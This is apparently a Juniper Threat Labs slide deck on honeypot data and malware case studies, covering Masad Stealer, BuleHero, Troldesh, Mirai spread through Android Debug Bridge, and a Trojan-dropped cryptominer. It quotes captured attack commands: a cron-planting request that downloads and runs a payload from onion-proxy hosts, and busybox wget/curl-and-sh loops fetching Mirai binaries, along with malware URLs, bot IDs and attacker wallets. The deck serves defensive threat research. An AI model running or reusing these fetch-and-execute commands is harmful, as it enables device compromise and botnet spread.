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## AGENDA

- Juniper Threat Labs intro
- Daily Attacks
  - Source of data
  - Stats (source countries, ports, etc.)
  - Case Study 1: BuleHero Cryptominer
  - Case Study 2: Troldesh Ransomware + cryptominer
  - Case Study 3: Mirai botnet + ADB
  - Case Study 4: Trojan + Cryptominer
- Detection Methods
  - SRX Next Gen Firewall
  - SkyATP Cloud Advanced Threat Prevention
  - JATP On-Premise Advanced Threat Prevention Appliance
  - Juniper MX Routers with SecIntel



Juniper Threat Labs

### LABS?





### JUNIPER THREAT LABS

STAY INFORMED

DRIVE DETECTION

PROJECT OUR LEADERSHIP

### JTL SOURCES OF INFORMATION

Cyber Threat Alliance




- Open Source Intelligence
- US-CERT
- Customer Detections
- Honeypots
- Social Media
- Closed Security Groups

### JTL HONEYPOTS



### SAMPLING OF SkyATP CUSTOMERS




### JTL THREAT INTELLIGENCE OPERATIONS

- Reputation Sources
- C&C network rule generation
- Threat Intel Generation (Continuous updates)
- Threat Analysis Lab Interactive Detonation Sandbox
- Efficacy monitoring feedback loop
  - C&C rule hits, blocked IPs, etc.
  - Malware detections



#### JTL THREAT RESEARCH

- Blue Sky Research Prototypes
  - Mobile Threat Inspector End user visibility
  - Encrypted Traffic Analysis
  - DGA detection
  - Signature-less IoT botnet traffic detection
  - HoneyProcs Process Injection Detection
  - Threat Hunting rules
  - Sample Clustering
- Crawlers, Honeypots for Threat Discovery
  - Daily Top Sites crawling
  - Low interactivity TCP Honeypot
  - High interactivity ssh honeypot
  - SMB, RDP, HTTP honeypots






Daily Attacks

# HOW OFTEN ARE YOU ATTACKED PER DAY?

### HOW OFTEN DO YOU GET ATTACKED EACH DAY?




### **EXAMPLE 1 OF HONEYPOT ATTACK**

# offset	<b>Q Q</b> □ <b>*</b> 1,380,211
t prospector.type	Q Q □ * log ThinkPHP framework Remote commands
# req_length	Q Q □ * 658
t request	<pre></pre>
⊙ request_time	② ○ □ * July 10th 2019, 00:26:07.000
t source	Q □ * /home/pkimayong/tcphoneypot/logs/fakehttp_071019.log
t src_ip	Q Q □ * 36.91.114.174


### **EXAMPLE 2 OF HONEYPOT ATTACK**

# offset	Q Q □ * 6,266,332
t prospector.typ offset	Q Q □ * log
<pre># req_length</pre>	Q Q 🗆 * 710
t request	PUT /fileserver/go.txt HTTP/1.1 Host: :8161 Accept-Encoding: identity Content-Length: 603  */4 * * * * root (curl -fsSLkmax-time 175 https://an7kmd2wp4xo7hpr.onion.pet/src/ldm -o ~/.ntp  curl -fsSLkmax-time 175 https://an7kmd2wp4xo7hpr.onion.ws/src/ldm -o ~/.ntp  wgetquietno-check-certificatetimeout 175 https://an7kmd2wp4xo7hpr.onion.ws/src/ldm -o ~/.ntp  wgetquietno-check-certificatetimeout 175 https://an7kmd2wp4xo7hpr.onion.ly/src/ldm -0 ~/.ntp  wgetquietno-check-certificatetimeout 175 https://an7kmd2wp4xo7hpr.onion.ws/src/ldm -0 ~/.ntp  wgetquietno-check-certificatetimeout 175 https://an7kmd2wp4xo7hpr.onion.ws/src/ldm -0 ~/.ntp) && chmod +x ~/.ntp && sh ~/.ntp ##
⊙ request_time	Q Q □ * July 5th 2019, 00:09:56.000
t source	Q Q □ * /home/pkimayong/tcphoneypot/logs/fakehttp_070519.log
t src_ip	Q Q 🗆 * 223.221.36.104
# src_port	Q Q □ * 45,335


### MOST USED USERNAMES & PASSWORDS ON SSH HONEYPOT




### 2019Q3 TOP ATTACKERS




### 2019Q2 TOP ATTACKERS




### 2019Q3 TOP ATTACKED PORTS




### 2019Q2 TOP ATTACKED PORTS




### 2019Q3 GROUPING INTERESTS



### 2019Q2 GROUPING INTERESTS



### SKYATP PE32 MALWARE FAMILY DISTRIBUTION





# MASAD Stealer

#### MASAD STEALER

- Off-the shelf malware
- Telegram Customer Support group (still active)
- Exfiltration via Telegram protocol



Don't have **Telegram** yet? Try it now! >



MASAD Project

318 members, 66 online

JOIN GROUP

#### ATTACK VECTOR

 AutoIt-Compiled Windows Executable




 Masquerading as other tools or bundled with other software

```
ProxySwitcher
CCleaner.exe
Utilman.exe
Netsh.exe
Iobit v 1.7.exe
Base Creator v1.3.1 [FULL CRACK].exe
EXEA HACK CRACKED (PUBG,CS GO,FORTNITE,GTA 5,DOTA).exe
icacls.exe
WSManHTTPConfig.exe
RADMIR CHEAT MONEYY.exe
Tradebot_binance.exe
Whoami.exe
Proxo Bootstrapper.exe
Fortniteaimbot 2019.exe
Galaxy Software Update.exe
```


#### **INSTALLATION & PERSISTENCE**

Persistance: Creates a scheduled task to execute every minute



#### STEALER FUNCTION

#### SAMPLE DATA STOLEN FROM SANDBOX




#### DATA IT IS CAPABLE OF STEALING

```
Content: @CRLF \1\Passwords.txt - Passwords
@CRLF \1\Information.txt - Information
@CRLF \1\Screen.jpg - Screen
@CRLF \1\AutoFills.txt - AutoFills
@CRLF \1\CreditCards.txt - Credit Cards
@CRLF \1\Cookies - Cookies
@CRLF \1\Desktop Files - Desktop Files
@CRLF \1\Discord - Discord
@CRLF \1\Telegram - Telegram
@CRLF \1\Steam - Steam
@CRLF \1\Exodus - Exodus
@CRLF \1\Jaxx - Jaxx
      \1\Electrum - Electrum
     \1\Wallets - Wallets
      \1\FileZilla - FileZilla
@CRLF \1\SDA - SDA
@CRLF \1\Passwords.txt
```

#### **EXFILTRATION**


#### SENDING THE ZIP FILE TO A TELEGRAM BOT



#### **KNOWN TELEGRAM BOT OPERATORS**

Telegram Bot ID	Telegram Bot Username
bot610711208	potterk_bot
bot830353220	reaper228bot
bot661438794	RanisYolo19_bot
bot796671289	dfsklnjfmkdvehfsf454sdfbot
bot870978042	dawdvwabot
bot753197414	korote_bot
bot823037532	NA/Inactive
bot699800942	RcbBots_Bot
bot831297312	xAmytBot
bot883608782	bichpaket777_bot
bot656889928	notius_bot
bot813438470	idontknowubot
bot911603667	Masat_bot
bot963764792	NA/Inactive
bot930786995	reborntodes_bot
bot884837464	istrong_bot
bot646596033	SkyDen_bot
bot865594389	gnoy199519bot]

### **CLIPPER FUNCTION**




Sample fraudulent wallets:

**Bitcoin**: 1AtwyYF2TGR969cyRDrR2XFDqSPzwCXKfe **Monero**:


42Mm9gjuUSmPNr7aF1ZbQC6dcTeSi1MgB1Tv41frv1Z RFWLn4wNoLH3LDAGn9Fg2dhJW2VRHTz8Fo9ZAit95 1D2pDY8ggCR

Crypto Currencies						
Monero	Bitcoin Cash	Litecoin	Neo	Web Money		
ADA	ZCASH	DogeCoin	Stratis	QIWI Pay		
Bicond	Waves	Reddcoin	Qtum	Payeer		
Bytecoin	Bitcoin	Black Coin	VIA			
Steam Trade Link	Bitcoin Gold	Emercoin	Lisk			
Ethereum	Dash	Ripple	Yandex Money			



#### MINERS INSTALLATION


```
https://masadsasad[.]moy.su/base.txt
https://zuuse[.]000webhostapp.com/mi.exe
http://37[.]230.210.84/still/Build.exe
http://37[.]230.210.84/still/SoranoMiner.exe
http://187[.]ip-54-36-162.eu/steal.exe
http://bgtyu73[.]ru/22/Build.exe
```




### JUNIPER PROTECTION

Threat level: ① High		
Threat level >= 4 $\times$		
File Hash (SHA-256)	Threat Level	Filename
eg. 123, 456 Q	1	
848d76a227f4fe282b7ddfd82a6dfc4c25da2735a684462b42fe4e1c413d8e34	10	wevtutil.exe
44134b9d4b10d94f6381b446a1728b116d62e65c1a52db45235af12caf7e38c0	10	Build.exe
965a5949d8f94e17ebcd4cb6d0a7c19f49facbfc1b1c74111e5ceb83550d6c8f	10	Windows_Video_montager.exe
b763054180cd4e24c0a78b49055ad36dbc849f1a096cddf2db8cee0b9338c21d	① 9	Pictures.exe
3ba3c528d11d1df62a969a282e9e54534fb3845962672ad6d8bbc29cb6d062f5	10	Utilman.exe
ef623aadd50330342dc464a31b843b3d8b5767d62a62f5e515ac2b380b208fbe	① 9	Build.exe
c73675005a09008bc91d6bc3b5ad59a630ab4670dca6ac0d926165a3ecfd8d92	10	mmgaserver.exe
5b5ebe019806885bbaafe37bc10ca09549e41c240b793fd29a70690a5d80b496	10	dns-sd.exe
d01d40f33f10758c145d479823baee3739d7f2068351de40350b604298d2dbf1	① 9	ByNoBann.exe
6cff1249cc45b61ce8d28d87f8edc6616447e38168e610bed142f0b9c46ea684	10	lodctr.exe
0dcf547bd8f4074af97416d8b84ea64b2f3319064aa4bce64ad0c2e2d3957175	10	Build.exe
6bf6b1bde63cee9b81902efd187fdd56ecee5853754ce0a19d5ab5c3b0242988	10	Build.exe
b154151dc8ace5c57f109e6bb211a019db20c4f0127c4d13c7703f730bf49276	10	Build.exe
bf6083040ca51e83415f27c9412d9e3d700bd0841493b207bc96abf944ab0ca7	10	SMS-BOMBERINHO v26.exe
dfe3d0e95feaed685a784aed14d087b019ba2eb0274947a840d2bdbae4ae3674	10	C:\Users\ <user>\AppData\Roa</user>
f030fb4e859ee6a97c50c973a73dced3640befe37f579cfd15367ce6a9bbede2	<u> </u>	msdt.exe

#### MASAD STEALER







Masad Stealer Exploits Telegram in Cryptocurrency Theft Campaign

October 1, 2019 @ 12:20 PM | By Shane Schick | 2 min read

A malware strain dubbed Masad Stealer is using the Telegram messaging app to steal cryptocurrency by accessing browser in passwords and clipboard information, security

researchers learned.

As detailed in a blog post from Juniper Labs, the malware can allow cybercriminals to replace clipboard information with addresses they control, using Telegram to exfiltrate the information. This process lets attackers access wallets containing Monero, Ether, bitcoin and other forms of cryptocurrency.








## BULEHERO cryptominer

#### **BULEHERO ATTACKS**




EternalBlue & Double Pulsar Added ThinkPHP & TomCat Exploits XMRig Miner



Trolldesh:

Ransomware + cryptominer

#### TROLDESH ATTACKS



2-Layer Packer
Strings Obfuscation
Dynamic API Resolution
Static Link TOR Client
CMS Brute-Forcer (SQL
Injection)
Zcash Miner



Mirai + Android Debug Bridge

#### ANDROID DEBUG BRIDGE

Direct Connection to Android device via WiFi or USB.

- Uses port 5555.
- Execution of system or shell commands.
- No authentication required ©
- Disabled by default.

#### **ATTACK CYCLE**

## **Command Execution**

Shell Code

Binary payload

#### **COMMAND EXECUTION**

```
cd /data/local/tmp;
busybox wget http://185[.]159.82.110/r -0 ->r;
sh r;
wget http://185[.]159.82.110/br -0 ->r2;
sh r2;
busybox curl http://185[.]159.82.110/bc > r3;
sh r3;
curl http://185[.]159.82.110/c > r4;
sh r4;
rm -rf r r2 r3 r4
```

#### SHELL CODE – BUSYBOX-WGET CASE

```
/bin/sh
     n="arm7 arm5 arm mips mps1 x86 x64 i686"
     http server="185.159.82.110"
     cd /data/local/tmp
     rm -rf z
    for i in $n
     do
         cp /system/bin/sh z
         >7.
         busybox wget http://$http server/qtx.$i -0- > z
         chmod 777 z
         ./z wbusybox.exploit.$i
         rm -rf z
15
     done
```

#### BINARY PAYLOAD

rstuvw012345678 **ALAQAJCLEGOGQAMO** " "5 PGRMPVQAJCL EGOGQAMO" Ö⊩NKQ VGLKLE@VWL\$" JVV RO↑♪♪[MWVWQ@G♪Fs U=U←uEzAs" JRPMA GFd" DF" QCLKOG JQVCVWQ" WKFDQ K@WDQFWK@DQF@WKD QF@WK" jvvrdnmmf nmnlmevdm" ~Z\$ ->~Z=f~Z=g~Z=g~Z= <-Z\$\$~Z=9~Z►►" X MNNCPF" egvnmacn kr" QJGNN" GLC@N G" Q[QVGO" QJ" ♪ @KL1@WQ[@MZ@okpc k" okpck1@CRRNGV @LMV@DMWLF" LAMP PGAV" ♪@KL♪@WQ[@ MZ@RO" ♪@KL♪@WO[ @MZ@IKNN@≎←@" vq MWPAG@gLEKLG@sWG P[" JGVAJPGQMNT₽ AMLD" LCOGQGPTGP aMLLGAVKML†@I



rstuvw012345678 cnc.changeme.com ‡"report.chan geme.com "╗σ"lis tening tun0 "htt ps://youtu.be/dQ w4w9WgXcQ "/proc "/exe " (delet ed) "/fd ".anime "/status "uidfs ibufsduibfsdbuif sdbui "HTTPFLOOD "LOLNOGTFO "\x5  $8\x4D\x4E\x4E\x4$ 3\x50\x46\x22 "z ollard "GETLOCAL IP "shell "enabl e "system "sh "/ bin/busybox MIRA "MIRAI: applet not found "ncor rect "/bin/busyb ox ps "/bin/busy box kill -9 "TS ource Engine Que ry "/etc/resolv. conf "nameserver "Connection: k


### Mirai botnet + worming



Trojan + CryptoMiner

#### TROJAN LEADS TO CRYPTOMINER


- Apache struts2 or Weblogic exploits
- Powerful Trojan Downloader
- Monero miner minexmr.com mining pool




#### TROJAN ARMORING AND PERSISTENCE

- Language, Device and Operating System Detection
- Anti Debugging
- Anti Analysis armoring (detects sleep acceleration, VM artifacts like VMCI bus driver, CPUID,...)
- HIPS / PFW / Operating System Protection Evasion
- Boot Survival installs a service
- Hooking, Clipboard capture
- Downloads secondary payload.


#### **SERVICE CREATION**




#### DOWNLOADING CRYPTOMINER



#### JUNIPER ADVANCED THREAT PREVENTION




#### JUNIPER SKY ATP DETECTION




# WHAT HAPPENS WHEN MINING NO LONGER PROFITABLE?

#### XMR - MONERO PRICE



#### TROJAN BACKDOOR

- Language, Device and OS Detection
- Hooking
- Anti Debugging
- Anti Analysis armoring
- HIPS / PFW / OS Protection Evasion
- Malware Analysis System Evasion
- Boot Survival installs a service
- Clipboard capture
- Downloads Secondary Payload.





#### SKYATP MALWARE FAMILY DISTRIBUTION

